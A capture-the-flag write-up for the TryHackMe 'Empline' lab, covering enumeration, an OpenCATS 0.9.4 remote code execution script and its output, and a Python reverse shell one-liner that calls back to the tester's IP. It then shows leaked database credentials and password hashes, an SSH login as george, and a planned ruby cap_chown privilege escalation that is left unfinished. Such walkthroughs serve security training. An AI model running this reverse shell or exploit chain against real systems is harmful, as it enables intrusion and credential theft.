Empline

Enumeration

Nmap Scan

```
{'22': 'ssh', '80': 'http', '3306': 'mysql'}
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 53:1a:72:29:f6:68:74:a8:73:58:71:c4:95:2d:02:95 (RSA)
|   256 3a:72:f0:ec:40:cb:65:80:48:dd:14:38:96:6e:a8:b6 (ECDSA)
|_  256 44:ac:ba:fe:dc:19:91:22:20:49:1e:d3:29:e1:37:b0 (ED25519)

80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Empline
|_http-server-header: Apache/2.4.41 (Ubuntu)

3306/tcp open  mysql   MariaDB 5.5.5-10.3.39
| mysql-info: 
|   Protocol: 10
|   Version: 5.5.5-10.3.39-MariaDB-0ubuntu0.20.04.2
|   Thread ID: 91
|   Capabilities flags: 63486
|   Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, Speaks41ProtocolOld, LongColumnFlag, Speaks41ProtocolNew, SupportsTransactions, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, FoundRows, InteractiveClient, IgnoreSigpipes, ConnectWithDatabase, ODBCClient, SupportsCompression, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: *BN@6.![*[o;wi'#wTz-
|_  Auth Plugin Name: mysql_native_password
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 (99%), Linux 3.2 - 4.14 (96%), Linux 4.15 - 5.19 (96%), Linux 2.6.32 - 3.10 (96%), Linux 5.4 (95%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (94%), Linux 5.0 - 5.14 (94%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Android 10 - 11 (Linux 4.14) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- SSH, HTTP and MySQL running on the target network
- Some salt info mentioned in the MySQL port enumeration result

SSH (22)


```
└─$ ssh root@empline.thm
The authenticity of host 'empline.thm (10.201.16.174)' can't be established.
ED25519 key fingerprint is SHA256:nptzMfiPH0AyOLxY5XgdDycnBPj7tCUrrd371nC/6ek.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'empline.thm' (ED25519) to the list of known hosts.
root@empline.thm's password:
```

- Password authentication is enabled

HTTP (80)

Subdirectories Enumeration

```
.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 2792ms]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 3779ms]
assets                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 513ms]
javascript              [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 419ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 481ms]
```




Simple App that we CREATE

Praesent vitae pellentesque ipsum. Nunc bibendum, quam at pellentesque accumsan, magna lacus porttitor metus, eu rutrum elit mauris sit amet ligula. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia curae; Praesent arcu velit, sodales vel dignissim quis, pulvinar et velit.

Nothing interesting in the website

Subdomains Enumeration

```
job                 [Status: 200, Size: 3671, Words: 209, Lines: 102, Duration: 2885ms]
```




Version 0.9.4 Countach

OpenCATS is an Application Tracking System (ATS).

We see the version info: Version 0.9.4

Tried the default credentials for OpenCATS: admin/admin, admin/cats. Didn’t work




```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Empline]
└─$ searchsploit opencats
----------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------------
OpenCATS 0.9.4 - Remote Code Execution (RCE)                                       | php/webapps/50585.sh
OpenCats 0.9.4-2 - 'docx ' XML External Entity Injection (XXE)                     | php/webapps/50316.py
----------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Exploitation

```
└─$ ./50585.sh http://job.empline.thm
 _._     _,-'""`-._
(,-.`._,'(       |\`-/|        RevCAT - OpenCAT RCE
    `-.-' \ )-`( , o o)         Nicholas  Ferreira
          `-    \`_`"'-   https://github.com/Nickguitar-e

[*] Attacking target http://job.empline.thm
[*] Checking CATS version...
-e [*] Version detected: 0.9.4
[*] Creating temp file with payload...
[*] Checking active jobs...
./50585.sh: 105: [[: not found
-e [+] Jobs found! Using job id 1
[*] Sending payload...
-e [+] Payload vOKw4.php uploaded!
[*] Deleting created temp file...
[*] Checking shell...
-e [+] Got shell! :D
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux ip-10-201-16-174 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64
x86_64 GNU/Linux
-e
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
-e
```


With this reverse shell, I couldn’t change directory or do anything else. So using Python `python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.4.101.169",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'` got a reverse shell using NetCat. And there I am able to change directories.

```
www-data@ip-10-201-16-174:/var/www/opencats/upload/careerportaladd$ cd /
cd /
www-data@ip-10-201-16-174:/$ pwd
pwd
/
```




```
drwxrwxr-x 23 www-data www-data  4096 Jul 20  2021 .
drwxr-xr-x  4 root     root      4096 Jul 20  2021 ..
-rw-rw-r--  1 www-data www-data  1684 May  3  2017 .travis.yml
-rw-rw-r--  1 www-data www-data 65537 May  3  2017 CHANGELOG.MD
-rwxrwxr-x  1 www-data www-data   328 May  3  2017 Error.tpl
-rw-r--r--  1 www-data www-data   104 Jul 20  2021 INSTALL_BLOCK
-rw-rw-r--  1 www-data www-data 43229 May  3  2017 LICENSE.md
-rwxrwxr-x  1 www-data www-data  3577 May  3  2017 QueueCLI.php
-rw-rw-r--  1 www-data www-data  1778 May  3  2017 README.md
drwxrwxr-x  2 www-data www-data  4096 May  3  2017 ajax
-rw-rw-r--  1 www-data www-data  3476 May  3  2017 ajax.php
drwxrwx---  2 www-data www-data  4096 Jul 20  2021 attachments
drwxrwxr-x  2 www-data www-data  4096 May  3  2017 careers
-rwxrwxr-x  1 www-data www-data  2916 May  3  2017 careersPage.css
drwxrwxr-x  2 www-data www-data  4096 May  3  2017 ci
drwxrwxr-x  7 www-data www-data  4096 May  3  2017 ckeditor
-rw-rw-r--  1 www-data www-data   395 May  3  2017 composer.json
-rw-rw-r--  1 www-data www-data 97210 May  3  2017 composer.lock
-rwxrwxr-x  1 www-data www-data 14505 Jul 20  2021 config.php
-rw-rw-r--  1 www-data www-data 10518 May  3  2017 constants.php
drwxrwxr-x  2 www-data www-data  4096 May  3  2017 db
drwxrwxr-x  2 www-data www-data  4096 May  3  2017 docker
-rwxrwxr-x  1 www-data www-data  1041 May  3  2017 ie.css
```

The config.php file will contain the SQL database credentials



```
/* License key. */
define('LICENSE_KEY','3163GQ-54ISGW-14E4SHD-ES9ICL-X02DTG-GYRSQ6');

/* Database configuration. */
define('DATABASE_USER', 'james');
define('DATABASE_PASS', 'ng6pUFvsGNtw');
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'opencats');

/* Authentication Configuration
 * Options are sql, ldap, sql+ldap
 */
define ('AUTH_MODE', 'sql');
```


We have the credentials for the SQL database.




```
28 rows in set (0.001 sec)

MariaDB [opencats]> select user_name, email, password, access_level from user;
<user_name, email, password, access_level from user;
+---------------+----------------------+----------------------------------+--------------+
| user_name     | email                | password                         | access_level |
+---------------+----------------------+----------------------------------+--------------+
| admin         | admin@testdomain.com | b67b5ecc5d8902ba59c65596e4c053ec |          500 |
| cats@rootadmin | 0                   | cantlogin                        |            0 |
| george        |                      | 86d0dfda99dbebc424eb4407947356ac |          400 |
| james         |                      | e53fbdb31890ff3bc129db0e27c473c9 |          200 |
+---------------+----------------------+----------------------------------+--------------+
4 rows in set (0.000 sec)
```

Obviously these are stored as hashes.

There is a user names George in the machine.



```
www-data@ip-10-201-16-174:/home$ ls -la
ls -la
total 20
drwxr-xr-x  5 root     root     4096 Jul  5 14:48 .
drwxr-xr-x 24 root     root     4096 Sep 13 11:11 ..
drwxrwx---  2 george   george   4096 Jul 20  2021 george
drwxr-xr-x  2 ssm-user ssm-user 4096 Jul  5 14:48 ssm-user
drwxr-xr-x  3 ubuntu   ubuntu   4096 Jul  5 14:59 ubuntu
www-data@ip-10-201-16-174:/home$
```




```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Empline]
└─$ ssh george@empline.thm
george@empline.thm's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Sep 13 11:57:14 UTC 2025

  System load:  0.0                Processes:             130
  Usage of /:   12.9% of 38.70GB   Users logged in:       0
  Memory usage: 34%                IPv4 address for ens5: 10.201.16.174
  Swap usage:   0%

 * Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

   For more details see:
   https://ubuntu.com/20-04

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

37 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

Your Hardware Enablement Stack (HWE) is supported until April 2025.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

george@ip-10-201-16-174:~$ =-
```

Privilege Escalation


From the database passwords, I was only able to find George's password.

No sudoers permission.

No info from manual enumeration. Now the time for Linpeas.



```
[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: [ ubuntu=(20.04|21.04) ],debian=11
   Download URL: https://haxx.in/files/dirtypipez.c
```



```
Files with capabilities (limited to 50):
/bin/ping = cap_net_raw+ep
/snap/core20/2599/usr/bin/ping = cap_net_raw+ep
/snap/core20/2501/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/local/bin/ruby = cap_chown+ep
```

I tried to use the DirtyPipe exploit. But the target machine doesn't have GCC and compiling the file on my machine and then using the compiled file on the target machine did not work either.

Then I have to use the cap_chown+ep exploit.

Exploiting the capabilities


```
george@ip-10-201-81-48:/tmp$ getcap -r / 2>/dev/null
/bin/ping = cap_net_raw+ep
/snap/core20/2599/usr/bin/ping = cap_net_raw+ep
/snap/core20/2501/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/local/bin/ruby = cap_chown+ep
```

cap_chown – this capability allows modification of ownership of any file or directory.

"e" here means executable and "p" here means that SUID has been set on the binary.

So with the cap_chown capabilities set, I can change the /etc/passwd file ownership and then add a user as root and become root as the added user.

(The current version of the machine is broken, due to version mismatch.



```
george@ip-10-201-61-255:/tmp$ ruby chown.rb
ruby: error while loading shared libraries: libruby-2.5.so.2.5: cannot open shared object file: No such file or directory
george@ip-10-201-61-255:/tmp$
```

So the privilege escalation can’t be obtained until the machine is fixed.